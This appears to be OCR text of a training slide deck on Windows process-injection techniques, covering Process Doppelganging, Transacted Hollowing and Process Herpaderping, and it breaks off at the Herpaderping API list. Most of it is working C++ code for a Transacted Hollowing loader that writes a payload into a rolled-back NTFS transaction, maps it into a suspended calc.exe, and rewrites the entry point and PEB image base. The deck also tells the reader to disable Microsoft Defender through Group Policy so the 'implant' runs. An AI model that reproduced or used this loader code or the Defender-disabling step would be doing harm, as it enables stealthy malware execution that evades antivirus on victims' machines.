
Process Doppelganging - In-Depth - Result

- Process Doppelganging works fine in Win 7.




Process Doppelganging - In-Depth - Result

- But there's a problem with Process Doppelganging in Win 10 latest build.
- NtCreateThreadEx is throwing error 0xc0000022 (STATUS_ACCESS_DENIED).




Process Doppelganging - Issue

- Microsoft Windows Defender is monitoring the creation of remote thread using the routine **PsSetCreateThreadNotifyRoutine**.
- Disable Microsoft Windows Defender from Group policy.
- Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus > Turn off Microsoft Defender Antivirus (Enabled)



Process Doppelganging

- Re-Run the implant. This time NtCreateThreadEx should run peacefully.



Transacted Hollowing

- Hybrid of Process Hollowing and Process Doppelganging
- This technique solves the issues of both techniques

Transacted Hollowing - Steps

- Create NTFS transaction object
- Open/Create target file for transaction
- Create an image section from transacted file
- Rollback the transaction
- Create a new target process in suspended mode
- Map an image section into the target process
- Update entrypoint in target process with payload entrypoint
- Update image base address at target process PEB with newly mapped image base address
- Resume the thread

Transacted Hollowing - API Calls

- Kernel32.dll: CreateFileTransactedW, WriteFile, CreateProcessW, ResumeThread, GetThreadContext, SetThreadContext, ResumeThread
- Ntdll.dll: NtCreateTransaction, NtCreateSection, NtRollbackTransaction, NtMapViewOfSection

Transacted Hollowing - Transact

- Re-visiting Process Doppelganging
- Create NTFS Transaction Object using **NtCreateTransaction** API
- Open the legitimate file for transaction using **CreateFileTransactedW** API

```
56    // Create NTFS Transaction object
57    _OBJECT_ATTRIBUTES objAttr;
58    InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
59    status = pNtCreateTransaction(&hTransaction, TRANSACTION_ALL_ACCESS, &objAttr, NULL, NULL, 0, 0, 0, NULL, NULL);
60    if (!NT_SUCCESS(status)) {
61        perror("[-] Error Creating Transaction Object!!\n");
62        exit(-1);
63    }
64    wprintf(L"[+] NTFS Transaction Object Created\n");
65
66    // open target file for transaction
67    wchar_t targetPath[MAX_PATH];
68    lstrcpyW(targetPath, L"C:\\temp\\mynotes.txt");
69    hTransactedFile = CreateFileTransactedW(targetPath, GENERIC_READ | GENERIC_WRITE, 0, NULL,
70                                OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL,NULL, hTransaction, NULL, NULL);
71    if (hTransactedFile == INVALID_HANDLE_VALUE) {
72        perror("[-] Error Opening Target File For Transaction..\n");
73        exit(-1);
74    }
75
```

Transacted Hollowing - Transact

- Write the payload into the transacted file
- Create a section from the transacted file using API **NtCreateSection**
- **SEC_IMAGE** flag is set

```
76      // Write payload to transacted file
77      if (!WriteFile(hTransactedFile, payload, payloadSize, &bytesWritten, NULL)) {
78          perror("[-] Error writing payload into transaction!!\n");
79          exit(-1);
80      }
81      wprintf(L"[+] Payload Written To The Transacted File \n");
82
83      // Create Section from transacted file
84      status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hTransactedFile);
85      if (!NT_SUCCESS(status)) {
86          perror("[-] Failed To Create Section From Transacted File..\n");
87          exit(-1);
88      }
89      wprintf(L"[+] Section Created From Transaction \n");
90      CloseHandle(hTransactedFile);
91      hTransactedFile = INVALID_HANDLE_VALUE;
```

Transacted Hollowing - Transact

- Now the section is created, we can rollback the transaction.


```
93      // Rollback the transaction
94      status = pNtRollbackTransaction(hTransaction, TRUE);
95      if (!NT_SUCCESS(status)) {
96          perror("[-] Failed To Rollback Transaction");
97          exit(-1);
98      }
99      wprintf(L"[+] Transaction Rolled back..\n");
100     CloseHandle(hTransaction);
101     hTransaction = INVALID_HANDLE_VALUE;
102     return hSection;
103 }
```

Transacted Hollowing - Hollowing

- Do you remember process hollowing?
- Create a target process in suspended mode.

```
104
105 HANDLE CreateSuspendedProcess(PROCESS_INFORMATION &pi) {
106     LPSTARTUPINFO sInfo = new STARTUPINFO();
107     sInfo->cb = sizeof(STARTUPINFOW);
108     HANDLE hTargetProcess = INVALID_HANDLE_VALUE;
109     wchar_t exePath[MAX_PATH];
110     lstrcpyW(exePath, L"C:\\Windows\\System32\\calc.exe");
111     // Create Process In Suspended Mode
112     if (!CreateProcessW(NULL, exePath, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, sInfo, &pi)) {
113         perror("[-] Failed To Create Suspended Process.. \n");
114         exit(-1);
115     }
116     hTargetProcess = pi.hProcess;
117     return hTargetProcess;
118
119 }
```

Transacted Hollowing - Hollowing




Transacted Hollowing - Hollowing

- Do we need really need to hollow the process? Not necessarily !!
- Map the section into the target process virtual address space.

```
121
122 PVOID MapSectionIntoProcessVA(HANDLE hProcess, HANDLE hSection)
123 {
124     NTSTATUS status = STATUS_SUCCESS;
125     SIZE_T viewSize = 0;
126     PVOID sectionBaseAddress = 0;
127     _NtMapViewOfSection pNtMapViewOfSection = (_NtMapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtMapViewOfSection");
128     if (pNtMapViewOfSection == NULL) {
129         perror("[-] Cannot found API NtMapViewOfSection \n");
130         exit(-1);
131     }
132     // Map the section into target process virtual address space
133     status = pNtMapViewOfSection(hSection, hProcess, &sectionBaseAddress, NULL, NULL, NULL, &viewSize, ViewShare, NULL, PAGE_READONLY);
134     if (!NT_SUCCESS(status)) {
135         perror("[-] Unable To Map Section Into The Target Process \n");
136         exit(-1);
137     }
138     wprintf(L"[+] Successfully Mapped Section To The Target Process\n");
139     wprintf(L"[+] Mapped Base: %p \n", sectionBaseAddress);
140     return sectionBaseAddress;
141 }
```

Transacted Hollowing- Hollowing



Transacted Hollowing - Final Touch

- Query the target process information


```
188
189     // Query Remote Process Information
190     status = pNtQueryInformationProcess(hTargetProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
191     if (!NT_SUCCESS(status)) {
192         perror("[-] Error Getting Target Process Information\n");
193         exit(-1);
194     }
195     // Getting Payload EntryPoint
196     entryPoint = GetPayloadEntryPoint(hTargetProcess, sectionBaseAddress, payload, pbi);
197
```

Transacted Hollowing - Final Touch

- Get the payload entry point
- The newly created section base is the base address for the payload

```
142
143 ULONG_PTR GetPayloadEntryPoint(HANDLE hProcess, PVOID sectionBaseAddress, BYTE* payloadBuffer, PROCESS_BASIC_INFORMATION pbi) {
144     NTSTATUS status;
145     ULONGLONG entryPoint;
146
147     _RtlImageNTHeader pRtlImageNTHeader = (_RtlImageNTHeader)GetProcAddress(GetModuleHandleA("ntdll.dll"), "RtlImageNtHeader");
148     if (pRtlImageNTHeader == NULL) {
149         perror("[-] Error RtlImageNTHeader API not found\n");
150         exit(-1);
151     }
152     wprintf(L"[+] Base Address of payload in target process: %p \n", sectionBaseAddress);
153     entryPoint = (pRtlImageNTHeader(payloadBuffer))->OptionalHeader.AddressOfEntryPoint;
154     wprintf(L"[+] Image Base Address of the payload buffer in remote process: %p \n", entryPoint);
155     entryPoint += (ULONGLONG)sectionBaseAddress;
156     wprintf(L"[+] EntryPoint of the payload buffer: %p \n", entryPoint);
157     return entryPoint;
158 }
```

Transacted Hollowing - Final Touch



Transacted Hollowing - Final Touch

- Replace the entry point of the target process with the entrypoint of payload
- In 64bit Rcx holds the entrypoint of the process

```
196
197     // changing the control flow by resetting the entrypoint
198     LPCONTEXT context = new CONTEXT();
199     context->ContextFlags = CONTEXT_INTEGER;
200     if (!GetThreadContext(pInfo.hThread, context)) {
201         perror("[-] Unable to Get Thread Context\n");
202         exit(-1);
203     }
204     // changing entry point to payload entrypoint
205     context->Rcx = entryPoint;
206
207     if (!SetThreadContext(pInfo.hThread, context)) {
208         perror("[-] Unable to Set Thread Context\n");
209         exit(-1);
210     }
```


Transacted Hollowing - Final Touch

- Patch the imagebase address at remote process PEB

```
211
212     // Get Remote PEB address
213     remotePEB = (PEB*)pbi.PebBaseAddress;
214     wprintf(L"[+] Remote PEB address: %p \n", remotePEB);
215     ULONGLONG imageBaseOffset = sizeof(ULONGLONG) * 2;
216     LPVOID remoteImageBase = (LPVOID)((ULONGLONG)remotePEB + imageBaseOffset);
217     wprintf(L"[+] Address Offset at PEB pointing ImageBaseAddress: %p \n", remoteImageBase);
218     SIZE_T written = 0;
219     //Write the payload's ImageBase into remote process' PEB:
220     if (!WriteProcessMemory(pInfo.hProcess, remoteImageBase,
221             &sectionBaseAddress, sizeof(ULONGLONG),
222             &written)) {
223         perror("[-] Unable to Update ImageBase into remote process\n");
224         exit(-1);
225     }
226     wprintf(L"[+] Updated ImageBaseAddress with payload ImageBaseAddress at PEB offset: %p \n", remoteImageBase);
```


Transacted Hollowing - Final Touch

- Before updating ImageBase Address at PEB



Transacted Hollowing - Final Touch

- After updating ImageBase Address at PEB




Transacted Hollowing - Resume Thread

- Resume the thread.

```
227
228     // Resuming the thread
229     ResumeThread(pInfo.hThread);
230     wprintf(L"[+] Thread Resumed \n");
231     return TRUE;
232 }
```

Transacted Hollowing - In-Action



Process Herpaderping

- In this technique the file on-disk is modified after the image has been mapped
- The modification is done before creating an initial thread
- Temporary file on-disk act as a decoy
- At this point the file on-disk is different from the one executed in-memory

Process Herpaderping - Steps

- Create a temp/decoy file
- Write payload into that file (do not close the temp file handle after writing payload into it)
- Create an image section from that file
- Create a process using the newly created section
- Modify the temp file
- Setup process parameters
- Create new thread
- Close temp file handle

Process Herpaderping - API Calls

